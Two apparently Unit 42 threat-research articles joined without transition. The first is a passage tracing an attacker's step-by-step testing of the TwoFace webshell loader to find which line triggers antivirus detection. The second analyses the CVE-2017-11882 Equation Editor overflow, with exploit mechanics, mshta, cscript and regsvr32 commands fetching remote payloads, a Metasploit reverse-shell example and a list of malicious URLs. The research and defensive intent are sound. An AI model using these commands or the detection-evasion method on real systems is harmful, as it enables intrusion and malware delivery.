Files: a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba vs bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 1
Analysis:
The developer changes the variable ("NQkRIVFnXc") used to store the embedded webshell to the original Base64 encoded ciphertext of the webshell seen in the first testing sample. They also reintroduce the password salt variable ("hnRwONTdZ") with its original value as well. Therefore, the differences between the sample generated in this testing iteration compared to the initial file results in only formatting, as the current file is formatted using pretty print and the original sample was not.
iteration6

Figure 8 Changes made in iteration 6 of testing

 
Iteration 7
Files: bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479 vs fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1
Filenames: out2.aspx vs out2.aspx
Delta: 2 minutes 6 seconds
Positives: 1 -> 0
Analysis:
The developer removes the line that sets the password salt variable ("hnRwONTdZ") and removes all but the first 4 bytes of the Base64 encoded ciphertext within the variable ("NQkRIVFnXc") used to store the embedded webshell. We believe the developer is checking to see if the password salt variable/value or the first four bytes of the encoded ciphertext of the webshell were causing detection.
iteration7

Figure 9 Changes made in iteration 7 of testing


Iteration 8

Files: fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1 vs bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 18 seconds
Positives: 0 -> 0
Analysis:
The developer reintroduces the line that sets the password salt variable ("hnRwONTdZ") and its original value and sets the variable ("NQkRIVFnXc") used to store the embedded webshell to an empty string. These changes suggest to the developer that detection is not caused by the password salt variable and value, but the detection is part of the encoded ciphertext of the embedded webshell.
iteration8

Figure 10 Changes made in iteration 8 of testing


Iteration 9

Files: bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c vs a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529
Filenames: out2.aspx vs w1.aspx
Delta: 2 minutes 16 seconds
Positives: 0 -> 0
Analysis:
The developer removes all lines of code from the TwoFace loader script except for the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The detection rate does not increase, which tells the developer that the detection is not solely focused on the embedded webshell's encoded ciphertext.
iteration9

Figure 11 Changes made in iteration 9 of testing


Iteration 10

Files: a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529 vs 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 22 seconds
Positives: 0 -> 1
Analysis:
In this iteration of testing, the developer reverts all the changes made in the previous iteration by removing the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell and added all of the lines removed from the script. The main change done in this iteration is to initialize the variable ("NQkRIVFnXc") used to store the embedded webshell on one line and setting it to its original value on another line. The purpose of this change it to see if detection is caused by initializing the variable and setting its value in one line of code, instead of splitting up into two lines. The detection rate increases, suggesting that splitting the variable initialization and variable value setting does not evade detection.
iteration11
 

Figure 12 Changes made in iteration 10 of testing


Iteration 11

Files: 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f vs d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a
Filenames: out2.aspx vs w1.aspx
Delta: 12 minutes 5 seconds
Positives: 1 -> 0
Analysis:
The developer reintroduces the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The developer then removes major portions of the TwoFace loader script, such as:

  • Removed line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Removed line of code used to get the Base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Removed line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Removed line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Removed line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell
  • Removed line of code to check the inbound request for the data to use to update the embedded webshell within the file
  • Removed lines of code used to update the embedded webshell within the file

What remains of the TwoFace loader script? The developer left the code used to decrypt the embedded webshell and write it to the system. This suggests that the developer is attempting to determine what in the TwoFace loader code that coupled with the embedded webshell is causing detection. The detection rate dropped to 0, which suggests that the code used to write the embedded webshell to the system is not responsible for detection, rather portions of the removed lines cause detection.
 

iteration12

Figure 13 Changes made in iteration 11 of testing


Iteration 12

Files: d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a vs 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 19 seconds
Positives: 0 -> 0
Analysis:
In this iteration, the developer reintroduced the following portions of the TwoFace loader script that were removed in the previous iteration, specifically:

  • Added line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Added line of code used to get the base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Added line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Added line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Added line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell

The developer omitted the lines of code responsible for checking the inbound request for data and the lines of code to update the embedded webshell within the file. The detection rate did not increase, suggesting that the developer determined that the detection is occurring in the code that allows for remote updating of the embedded webshell.
iteration12

Figure 14 Changes made in iteration 12 of testing


Iteration 13

Files: 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3 vs 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089
Filenames: out2.aspx vs out2.aspx
Delta: 50 seconds
Positives: 0 -> 0
Analysis:
Using insight into the cause for detection from the previous iteration, the developer slowly reintroduces portions of the code used to remotely update the embedded webshell. In this iteration, the developer reintroduces the if statement that checks the inbound request for the data to use to update the embedded webshell within the file. The detection rate did not change; therefore, the developer knows that this line is not causing detection.
iteration13

Figure 15 Changes made in iteration 13 of testing


Iteration 14

Files: 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089 vs 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute
Positives: 0 -> 0
Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration is responsible for reading the contents of the TwoFace loader webshell (path stored in 'LlGKKnqJdfya') and stores the contents in a variable ('cXUIJeCnEz'). The detection rate stayed the same, which suggests to the developer that this line of code is not causing detection.
iteration14

Figure 16 Changes made in iteration 14 of testing


Iteration 15

Files: 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757 vs fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 4 seconds
Positives: 0 -> 0
Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration creates a variable that it stores a string. The string stored in the variable contains code used in TwoFace loader to initialize the variable ('NQkRIVFnXc') that stores the embedded webshell. Adding this line of code to the file did not change the detection rate, which suggests to the developer that this code does not cause detection.
 
iteration15

Figure 17 Changes made in iteration 15 of testing


Iteration 16

Files: fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755 vs 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 0
Analysis:
The developer adds yet another line from the update code. The added line initializes a variable that stores the length of the string stored in the variable added in the previous iteration. The detection rate did not increase based on the addition of this line.
iteration16

Figure 18 Changes made in iteration 16 of testing


Iteration 17

Files: 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d vs aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31
Filenames: out2.aspx vs out2.aspx
Delta: 58 seconds
Positives: 0 -> 0
Analysis:
The developer adds two more lines from the update code. The first line added finds the index of the double quote character in the string in the line of code introduced two iterations prior. The second line of code essentially replaces the embedded webshell read in from the TwoFace loader file with the data provided from the inbound request. The addition of these two lines did not change the detection rate.
iteration17

Figure 19 Changes made in iteration 17 of testing


Iteration 18

Files: aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31 vs e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd
Filenames: out2.aspx vs out2.aspx
Delta: 46 seconds
Positives: 0 -> 1
Analysis:
The developer adds one more line from the update code, which is responsible for writing the variable that contains the TwoFace loader script with its newly updated embedded webshell to a file. This essentially updates the TwoFace loader file to include a new embedded webshell. The addition of this line of code increased the detection rate, which lets the developer know that detection of the TwoFace loader stems from this line of code.
iteration18

Figure 20 Changes made in iteration 18 of testing


Iteration 19

Files: e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd vs 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 8 seconds
Positives: 1 -> 1
Analysis:
The developer now starts making changes to the line of code that writes the new TwoFace loader script to a file. In this iteration, the developer does nothing more than concatenating the 2 character to the data before writing it to the file. We believe the developer is testing to see if detection is based on the exact line of code, but this modification did not change the detection rate.
iteration19

Figure 21 Changes made in iteration 19 of testing


Iteration 20

Files: 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99 vs 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d
Filenames: out2.aspx vs out2.aspx
Delta: 3 minutes 32 seconds
Positives: 1 -> 1
Analysis:
The developer adds two lines of code before and two lines of code after the line that writes the new TwoFace loader script to the file. The developer had already determined that the lines of code added in this iteration did not cause an increase in detection, as the lines of code added is the same as introduced in iteration 15. These additions did not change the detection rate, suggesting that padding the offending line of code with additional lines of code did not affect the detection rate.
iteration20

Figure 22 Changes made in iteration 20 of testing


Iteration 21

Files: 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d vs 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0
Filenames: out2.aspx vs out1.aspx
Delta: 10 minutes 8 seconds
Positives: 1 -> 1
Analysis:
The developer removes the four lines of code added in the previous iteration, as well as several newlines between lines of code earlier in the TwoFace loader script. These changes did not affect the detection rate.
iteration21

Figure 23 Changes made in iteration 21 of testing


Iteration 22

Files: 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0 vs 3e0c251962976395fff489a985290afe02175baf0cdf3d14eb3e01b3821414e9
Filenames: out1.aspx vs out1.aspx
Delta: 49 seconds
Positives: 1 -> 0
Analysis:
The developer completely removes the update code from the TwoFace loader script. This change brings the detection rate back down to 0.
 
iteration22

Figure 24 Changes made in iteration 22 of testing

Analysis of CVE-2017-11882 Exploit in the Wild

Recently, Palo Alto Networks Unit 42 vulnerability researchers captured multiple instances of traffic in the wild exploiting CVE-2017-11882, patched by Microsoft on November 14, 2017 as part of the monthly security update process. Exploits for this vulnerability have been released for Metasploit, and multiple security researchers have published articles on specific attacks taking advantage of this vulnerability. In this article, we describe the vulnerability and discuss mechanisms for exploiting it.
 
About CVE-2017-11882:
Microsoft Equation Editor, which is a Microsoft Office component, contains a stack buffer overflow vulnerability that enables remote code execution on a vulnerable system. The component was compiled on November 9, 2000, over 17 years ago. Without any further recompilation, it was used in all currently upported versions of Microsoft Office. Microsoft Equation Editor is an out-of-process COM server that is hosted by eqnedt32.exe, meaning it runs as it’s own process and can accept commands from other processes.
Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) should protect against such attacks. However, because of the manner in which eqnedt32.exe was linked, it will not use these features, subsequently allowing code execution. Being an out-of-process COM server, protections specific to Microsoft Office such as EMET and Windows Defender Exploit Guard are not applicable to eqnedt32.exe, unless applied system-wide.  This provides the attacker with an avenue to lure targets into opening specially crafted documents, resulting in the ability to execute an embedded attacker command.

Analysis of Exploit Proof of Concept:
The POC RTF sample we analyze in this section has the following attributes:

SHA256 02a69029bf2b0c97bfb9ddbbe6e89409f1b11007a92d8ca4a6df6597b72eb453

and is available on GitHub. Through analysis of the file contents, we can see the object class is Equation.3, which means it is an OLE equation object:
1-rtf-hexdump

Figure 1 RTF File Contents Showing Class Equation.3

 
After extracting the object, we can skip OLE, CompObj and ObjInfo streams, and go directly to Equation Native stream:
2-ole-hex-dump

Figure 2 File Contents showing various Streams

 
The stream has a header with following structure:

Real Image 4

 
After that we can see the MTEF data, which contains a MTEF header and multiple records. MTEF is a binary equation format used by the equation editor. The header has the general information about the MTEF data:

Description Size (byte) Value Comment
MTEF Version 1 0x3 MTEFv3
Generating Platform 1 0x1 Windows
Generating Product 1 0x1 Equation Editor
Product Version 1 0x3
Product Subversion 1 0xa

Table 1METF header

 
Following the header are some MTEF records. The malicious record that triggers the vulnerability is Font record, which in the sample has the below structure:

Description Size (byte) Value Comment
Tag 1 0x8 0x8 denotes Font record
Typeface Number 1 0x5a
Style 1 0x5a
Font Name Variable, NULL terminated “cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAAA” + 0x00430c12 Overflow and overwrite return address

Table 2 Font record

The long font name overflows and causes the code execution. Putting it in the debugger to take a deeper look show us this:3-ida

Figure 3 IDA View of the Sample

The vulnerability occurs when EQNEDT32.EXE tries to copy the font name into a locally created buffer. The buffer is only 40 (0x28) bytes, however if the font name is longer than 40 bytes (in this case 48 bytes), the buffer will overflow and EBP as well as the return address will be overwritten. When the function is done executing, the control flow will be taken to the attacker assigned address.

4-od-before-font-name

Figure 4 Before Font Name Copy

5-od-after-font-name

Figure 5 After Font Name Copy

In this case, the function will return “back” to 0x430c12, which is the address of WinExec, and the argument is the “font name”, also an attacker supplied input:6-od-code-execution

Figure 6 Debugger View of Returning to WinExec

Then we can see the Windows calculator (calc.exe) opening:7-od-calculator

Figure 7 Calc.exe Displayed when the Exploit Completes


Exploit Method Analysis

Next, we show a few ways attackers can exploit this vulnerability. In the proof of concept, the hexadecimal bytes, 636d642e657865202f632063616c632e65786520, are used for the following command: cmd.exe /c calc.exe 

When we opened the proof of concept, this executed the Windows calculator and we saw the calculator UI appear. However, there is a limitation with this method, as the buffer can only put so many bytes into the buffer that is overflowing.

8-od

Figure 8 IDA View of code copying overflow buffer into v4

The size of an array that the attacker can overflow is 36 bytes (overflow_buffer in the above figure). However, it is possible to use the space of the v12 variable and saved EBP, which allows for an extra 8 bytes of space. If the command we want to issue is longer than the combined 44 bytes available, how could we do that?

One way is to host a file on a server controlled by the attack and use the 44 bytes for a command that accesses that server and executes another binary. For example, the following command uses the mshta executable to run VBscript code from a remote server, as is only 37 characters long (ignoring the de-fanging brackets.)

mshta http://192.168.56[.]102/test.html

Below is code the attacker could host on that server, which would accomplish the same goal of executing the windows, but could do much more.

A similar option is to direct the injected instruction to point to a Metasploit server to give the attacker a reverse shell. In the screenshot below, Metasploit is being configured to host a remote shell on the server 192.168.56.103.

9-od

Figure 9 Running the Metasploit server


The command we need to insert into our exploit is just 40 bytes long:
mshta.exe http://192.168.56[.]103:8080/abc
When the victim opens the vile, the Metasploit server delivers the reverse shell and gives the attacker control over the host (see below.)


10-od

Figure 10 Metasploit Delivering Payload to Exploited Host


Exploit Samples in the Wild

Since November 20th, we have identified thousands of attempted attacks which exploit this vulnerability in AutoFocus. Most of these use the techniques described above, either by calling cmd.exe directly or by using mshta.exe or cscript.exe to execute a remote script from an attacker controlled server. The table below shows examples of the most common techniques.

Command Parameters Description Example
cmd.exe malicious file
IP + remote malicious file
cmd.exe to call local malicious file
cmd.exe to call remote malicious file
cmd.exe /c calc.exe
cmd.exe /c start \\\\172.16.38.130\\c$\\1.exe
cscript.exe script language + script cscript.exe to call malicious file cscript.exe //E:jscript \\\\xxd.cc\\bwou.png
mshta.exe IP + remote malicious file mshta.exe to call remote malicious file mshta.exe http://104.254.99[.]77/x.txt
mshta https://seliodrones[.]info/otr/otr.hta
regsvr32.exe Installation Flags and remote malicious DLL regsvr32.exe to call remote malicious DLL regsvr32 /i:http[:]//1997106195 scrobj.dll &AA
C

One example of an attack in the wild includes this sample:

SHA256 7ccd19d3dc34c6dbee600961d73cee0cab5c6e421e9e6b8a31c0b65c14ae3551

This sample was distributed as a fake invoice document attachment in email to organizations in Europe. After the user opened the document it executed the following command:

mshta.exe , mshta https://zilk[.]pw/url/index.hta

The code was hosted (and is no longer available) at this location executed a PowerShell script which in turn would download and executes a file from: hxxps://zilk[.]pw/url/smstrace.exe. This file is a sample of the information stealing Trojan FormBook.
Despite the size limitations on the overflow buffer, many attackers have found ways to exploit this vulnerability to achieve their goals.

Conclusion and Mitigation:

CVE-2017-11882 is in the wild and will likely continue to be exploited for years to come. To remediate this issue, administrators should deploy Microsoft’s patch for this vulnerability, available here: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882 .
Those who can’t deploy the patch should consider disabling the Equation Editor as discussed in Microsoft Knowledge Base Article 4055535.
Palo Alto Networks customers are protected from this vulnerability in the following ways:

  • Threat Prevention Signature 36804 identifies files containing the exploit code in the Next Generation Firewall
  • WildFire and Traps identify files exploiting this vulnerability as malicious


Suspicious URLs used by Exploit Samples

smb[:]//185.175.208.10/s/r.exe
smb[:]//185.175.208.10/s/p.exe
http[:]//78.46.152.143\\webdav
http[:]//138.68.144.82
http[:]//103.59.95.105/test
http[:]//104.254.99.77/x.txt
http[:]//112.213.118.108[:]11882/a
http[:]//112.213.118.108[:]11882/
http[:]//138.68.144.82/w/trx.hta
http[:]//185.200.116.171[:]80/1
http[:]//203.128.247.165/a.hta
http[:]//212.83.61.198/read.txt
http[:]//43.242.35.13/ofc.hta
http[:]//45.32.169.233[:]80/test
http[:]//45.77.122.135[:]80/a.hta
http[:]//67.218.155.0/1.hta
http[:]//141.255.149.141[:]8080/e8eb2bWlyg.sct
http[:]//bit.ly/2zaevrt
https[:]//zilk.pw/url/index.hta
https[:]//zilk.pw/url/smstrace.exe
http[:]//tinyurl.com/y9m5opxz
http[:]//vulns.sg/RickAstley.hta
http[:]//a1-transport.eu/rFIB.hta
http[:]//malo.com/bicho
http[:]//nobles-iq.com/xpct/yxxM.hta
http[:]//pelli.mzf.cz/gt.hta
http[:]//sldkj.com/a
https[:]//pastebin.com/raw/1CWyVtXs
https[:]//pastebin.com/raw/PqUXNZbB
https[:]//seliodrones.info/otr/otr.hta
http[:]//suo.im/2boSoQ
http[:]//tinyurl.com/err43ery33
http[:]//totonam.com/js/zd.hta
http[:]//www.lucien116.com/abc
http[:]//facebookcoc.sytes.net[:]8080/xp8jdXNo.sct